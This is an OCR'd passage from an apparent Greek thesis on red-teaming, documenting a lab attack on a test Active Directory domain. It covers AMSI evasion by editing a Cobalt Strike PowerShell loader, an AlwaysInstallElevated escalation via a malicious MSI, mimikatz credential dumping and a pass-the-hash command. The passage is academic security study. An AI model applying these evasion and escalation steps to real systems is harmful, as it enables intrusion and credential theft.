τα τεχνουργήματα μέσα στα προεπιλεγμένα. Για να δοκιμάσει η κόκκινη ομάδα τα νέα πρότυπα, θα δημιουργήσει το ίδιο ωφέλιμο φορτίο υπηρεσίας EXE όπως πριν και θα το σαρώσει το με το ThreatCheck (Εικόνα 36).

Εικόνα 36: Αρχείο EXE χωρίς απειλές.

2.14 Resource Kit

Το Resource Kit περιέχει πρότυπα για ωφέλιμα φορτία της Cobalt Strike που βασίζονται σε σενάρια, συμπεριλαμβανομένων των PowerShell, VBA και HTA. Αν απλώς η κόκκινη ομάδα σαρώσει το πρότυπο (χωρίς να υπάρχει καν κανένας κέλυφος Beacon), το ThreatCheck θα δείξει ότι όντως έχει εντοπιστεί από την AMSI (Εικόνα 37).

```
C:\Tools\ThreatCheck\ThreatCheck\ThreatCheck\bin\Debug\ThreatCheck
.exe -e AMSI -f Tools\cobaltstrike\ResourceKit\template.x64.ps1
```



Εικόνα 37: Ανίχνευση κακόβουλων στοιχείων σε επίπεδο AMSI με ThreatCheck.

Αυτή η συγκεκριμένη έξοδος φαίνεται να εντοπίζει ένα μικρό μπλοκ κώδικα γύρω από τις γραμμές 26-28. Η χρήση μιας απλής Εύρεσης και

Αντικατάστασης για $x -> $i και $var_code -> $var_alex φαίνεται να είναι αρκετή (Εικόνα 38):

```
If ([IntPtr]::size -eq 8) {
    [Byte[]]$var_alex = [System.Convert]::FromBase64String('%%DATA%%')

    for ($i = 0; $i -lt $var_alex.Count; $i++) {
        $var_alex[$i] = $var_alex[$i] -bxor 35
    }
```

Εικόνα 38: Αντικατάσταση χαρακτήρων στο template.x64.ps1.

Χρησιμοποιώντας ξανά το ThreatCheck η κόκκινη ομάδα θα παρατηρήσουμε ότι το αρχείο δεν έχει καμία ανησυχητική ειδοποίηση (Εικόνα 39).

```
C:\Tools\cobaltstrike\ResourceKit>C:\Tools\ThreatCheck\ThreatCheck\ThreatCheck\bin\Debug\ThreatCheck.exe -f template.x64.ps1 -e amsi
[+] No threat found!
[*] Run time: 0.18s

C:\Tools\cobaltstrike\ResourceKit>
```

Εικόνα 39: Αρχείο PS1 χωρίς απειλές.

Κεφάλαιο 3: Πειραματικό Στάδιο


Το παρακάτω σενάριο περιγράφει την υλοποίηση του πειραματικού σταδίου στην παρούσα διπλωματική. Αρχικά, δημιουργήθηκε ένα Active Directory περιβάλλον με έναν Domain Controller (Windows Server 2019), έναν διακομιστή (Windows Server 2019) και ένα έναν τοπικό υπολογιστή (Windows 10 Pro). Ο στόχος του πειράματος είναι να χρησιμοποιηθούν εργαλεία και τεχνικές που περιγράφονται σε αυτή την διπλωματική με σκοπό να αποκτηθεί η πρόσβαση Διαχειριστή Τομέα στο εν λόγω περιβάλλον. Το όνομα του τομέα της άσκησης είναι THESIS.LOCAL καθώς και οι πληροφορίες για το περιβάλλον τόσο σε μηχανές όσο και σε χρήστες αναφέρονται στον πίνακα 3:

Πίνακας 3: Στοιχεία Περιβάλλοντος.

Στοιχεία Περιβάλλοντος	Περιγραφή
DC-01	Domain Controller
SRV-01	Server
WKSTN-01	Workstation
user1	User
user2	User
Administrator	Domain Administrator

3.1 Αποφυγή άμυνών

Έχοντας μια υποθετική πρόσβαση στον WKSTN-01 μέσω πρωτοκόλλου RDP προσπαθήσαμε να ακολουθήσουμε τις οδηγίες που αναφέρονται στο κεφάλαιο 2, και συγκεκριμένα στην ενότητα «Artifact Kit» ώστε να παρακάμψουμε την προστασία του Windows Defender. Έχοντας, λοιπόν προσαρμόσει το Artifact Kit του Cobalt Strike με τρόπο ώστε το TheatCheck να μην εντοπίζει κάποια ύποπτη κεφαλίδα πάνω στο κακόβουλο εκτελέσιμο δείγμα, προκύπτει ότι κάθε φορητό εκτελέσιμο που θα δημιουργείται από το Cobalt Strike, με την ενσωμάτωση του νέου Aggressor Script, θα εκτελείται στο λειτουργικό σύστημα του στόχου χωρίς καμία παρεμβολή ή ειδοποίηση από το Windows Defender.




Εικόνα 40: Δημιουργία κακόβουλου εκτελέσιμου με το Cobalt Strike.

Αξίζει να αναφερθεί ότι ο τοπικός υπολογιστής – στόχος ήταν πλήρως ενημερωμένος με όλες τις πρόσφατες ενημερώσεις και HotFixes μέχρι την ημερομηνία 02/07/2022 που εκτελέστηκε το πείραμα όπως φαίνεται και στην Εικόνα 41:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user1> Get-HotFix

Source        Description      HotFixID      InstalledBy          InstalledOn
------        -----------      --------      -----------          -----------
WKSTN-01      Update           KB5013887     NT AUTHORITY\SYSTEM  7/1/2022 12:00:00 AM
WKSTN-01      Update           KB5003791                          10/6/2021 12:00:00 AM
WKSTN-01      Update           KB5014666     NT AUTHORITY\SYSTEM  7/1/2022 12:00:00 AM
WKSTN-01      Update           KB5014671     NT AUTHORITY\SYSTEM  7/1/2022 12:00:00 AM
WKSTN-01      Security Update  KB5005699                          10/6/2021 12:00:00 AM


PS C:\Users\user1>
```

Εικόνα 41: Όλες οι ενημερώσεις μέχρι τις 02/07/2022.

Μεταφέροντας με οποιονδήποτε τρόπο το κακόβουλο εκτελέσιμο αρχείο στο δίσκο του λειτουργικού συστήματος – στόχος, παρατηρήθηκε ότι μια νέα σύνδεση Beacon αποκτήθηκε σε αυτό, χωρίς καμία ειδοποίηση ή ενέργεια από το Windows Defender.



Εικόνα 42: Νέο beacon στο WKSTN-01 σαν χρήστης user1.


3.2 Κλιμάκωση προνομίων τοπικού διαχειριστή

Μετά την επιτυχημένη αλλά και σταθερή σύνδεση beacon του Team Server με το στόχο, το επόμενο βήμα σύμφωνα με την θεωρία της αλυσίδας επίθεσης που αναφέρεται στο πρώτο κεφάλαιο, είναι η κλιμάκωση προνομίων σε τοπικό διαχειριστή. Χρησιμοποιώντας το SharpUp, αλλά εκτελώντας το στη μνήμη και όχι στο δίσκο με τη βοήθεια της εντολής execute-assembly, διαπιστώσαμε ότι ο στόχος είναι ευάλωτος στην αδυναμία AlwaysInstallElavated. Με το execute-assembly ένας επιτιθέμενος μπορεί να μετριάσει το επίπεδο «θορύβου» αλλά και να αποφύγει την άμεση αντίδραση του Antivirus όταν το SharpUp εισάγετε πάνω στο δίσκο του υπολογιστή. Η ολοκληρωμένη εντολή:

```
execute-assembly C:\Tools\SharpUp\SharpUp\bin\Debug\SharpUp.exe au
dit
```

Το audit σημαίνει ότι το SharpUp θα τρέξει και τους 13 ολοκληρωμένους ελέγχους για τις πιο γνωστές αδυναμίες. Αναφορικά οι αδυναμίες που ελέγχει το SharpUp είναι:

- ✓ AlwaysInstallElevated
- ✓ CachedGPPPassword
- ✓ DomainGPPPassword
- ✓ HijackablePaths
- ✓ McAfeeSitelistFiles
- ✓ ModifiableScheduledTask
- ✓ ModifiableServiceBinaries
- ✓ ModifiableServiceRegistryKeys
- ✓ ModifiableServices
- ✓ ProcessDLLHijack
- ✓ RegistryAutoLogons
- ✓ RegistryAutoruns
- ✓ TokenPrivileges
- ✓ UnattendedInstallFiles
- ✓ UnquotedServicePath



Εικόνα 43: Αποτελέσματα SharpUp.

Για να το εκμεταλλευτούμε την αδυναμία AlwaysInstallElevated, έπρεπε να συσκευάσουμε ένα ωφέλιμο φορτίο σε ένα πρόγραμμα εγκατάστασης MSI που θα εγκατασταθεί και θα εκτελεστεί με δικαιώματα SYSTEM.


- ✓ Δημιουργήσαμε ένα νέο ωφέλιμο φορτίο Windows EXE TCP και το αποθηκεύσαμε στο C:\Payloads\beacon.exe.

- ✓ Ανοίξαμε το Visual Studio, επιλέξαμε Δημιουργία νέου έργου και πληκτρολογήσαμε "installer" στο πλαίσιο αναζήτησης.
- ✓ Επιλέξαμε το έργο Setup Wizard και κάναμε κλικ στο Next.
- ✓ Δώσαμε στο έργο ένα όνομα, όπως το BeaconInstaller, χρησιμοποιήσαμε το C:\Payloads για την τοποθεσία, επιλέξαμε τη λύση και το έργο στον ίδιο κατάλογο και κάναμε κλικ στο Δημιουργία.
- ✓ Συνεχίσαμε να κάνουμε κλικ στο Επόμενο μέχρι να φτάσουμε στο βήμα 3 από 4 (επιλέξαμε αρχεία για συμπερίληψη).
- ✓ Κάναμε κλικ στην Προσθήκη και επιλέξαμε το ωφέλιμο φορτίο Beacon που μόλις δημιουργήσαμε.
- ✓ Στη συνέχεια κάναμε κλικ στο Finish.

Ωστόσο μετά την δημιουργία του πλέον κακόβουλου MSI αρχείου, αξιοσημείωτες αποτελούν οι μετέπειτα αλλαγές που έγιναν υστέρα από την δημιουργία του MSI οι οποίες καθόρισαν τόσο την συμβατότητα με την αρχιτεκτονική του λειτουργικού συστήματος του στόχου αλλά και τις λεπτομέρειες που μπορεί να προκαλέσουν συμφόρηση στο χρήστη και να μην μπορεί να αντιληφθεί την ύπαρξη του κακόβουλου αρχείου:

- ✓ Στην εξερεύνηση λύσεων και στις Ιδιότητες, αλλαξάμε το TargetPlatform από x86 σε x64 καθως ο στοχος είναι 64-bit αρχιτεκτονικής.
- ✓ Κάναμε διπλό κλικ στον Φάκελο εφαρμογής, επιλέξαμε το αρχείο beacon-tcp.exe και κάναμε κλικ στο OK. Αυτό θα διασφαλίζε ότι το ωφέλιμο φορτίο beacon θα εκτελούνταν αμέσως μόλις εκτελεστεί το πρόγραμμα εγκατάστασης.

Στην Εικόνα 44 παρουσιάζεται το βήμα που το κακόβουλο ωφέλιμο φορτίο εισέρχεται στο MSI.




Εικόνα 44: Εισαγωγή κακόβουλου ωφέλιμο φορτίου στο αρχείο MSI.

Με τα την επιτυχή ολοκλήρωση της δημιουργίας του κακόβουλου MSI αρχείου, μεταφορτώσαμε το BeaconInstaller.msi στον δίσκο του WKSTN-01 στην τοποθεσία C:\Windows\Tasks. Και εκτελέσαμε την παρακάτω εντολή ώστε να ξεκινήσει η εγκατάσταση του κακόβουλου MSI αρχείου.

```
run msiexec /i BeaconInstaller.msi /q /n
```


Όπου:

- /i: Ορίζει το αρχείο MSI για εγκατάσταση.
- /q: Λειτουργία χωρίς παρακολούθηση - μόνο γραμμή προόδου.
- /n: Δεν εμφανίζει το γραφικό περιβάλλον.




Εικόνα 45: Εγκατάσταση κακόβουλου MSI.

Στη συνέχεια με την εντολή run netstat -anop TCP διαπιστώσαμε ότι η υπηρεσία του κακόβουλου ωφέλιμου φορτίου που είχαμε ορίσει προηγουμένους στη δημιουργία του MSI, ήταν ενεργή στην πόρτα 1337.



Εικόνα 46: Ενεργή υπηρεσία στην πόρτα 1337.

Με την εντολή connect localhost 1337 αποκτήσαμε ένα νέο beacon σαν SYSTEM στο μηχάνημα WKSTN-01.



Εικόνα 47: Νέο Beacon σαν SYSTEM.

3.3 Ενέργειες μετά την εκμετάλλευση


Αφού γίναμε SYSTEM στο μηχάνημα WKSTN-01, εκτελέσαμε το εργαλείο mimikatz πάνω στην μνήμη και όχι στο δίσκο με την προ εγκαταστημένη εντολή του Cobalt Strike logonpasswords και καταφέραμε και αποσπάσουμε το NTLM hash του χρήστη user2.

```
Domain            : THESIS
Logon Server      : DC-01
Logon Time        : 7/2/2022 6:25:55 AM
SID               : S-1-5-21-3314452706-2314006580-2618818753-1104
        msv :
         [00000003] Primary
         * Username : user2
         * Domain   : THESIS
         * NTLM     : 0b64eb7111d94ccf4962274c21925ea8
         * SHA1     : 0d5ed4a52eb25974f81e3a9449f0811689791d87
         * DPAPI    : 4346e5ba959d242ec655b2aba32efd66
        tspkg :
        wdigest :
         * Username : user2
         * Domain   : THESIS
```

Εικόνα 48: Αποτέλεσμα εργαλείου mimikatz.


Παράλληλα, χρησιμοποιώντας την ακόλουθη εντολή και πραγματοποιήσαμε pass-the-hash, με πιο απλά λόγια χρησιμοποιήσαμε το NTLM hash του χρήστη user2 και αποκτήσαμε τα δικαιώματα του μέσω μίμησης:

```
pth THESIS\user2 0b64eb7111d94ccf4962274c21925ea8
```



Εικόνα 49: Pass the hash με mimikatz.

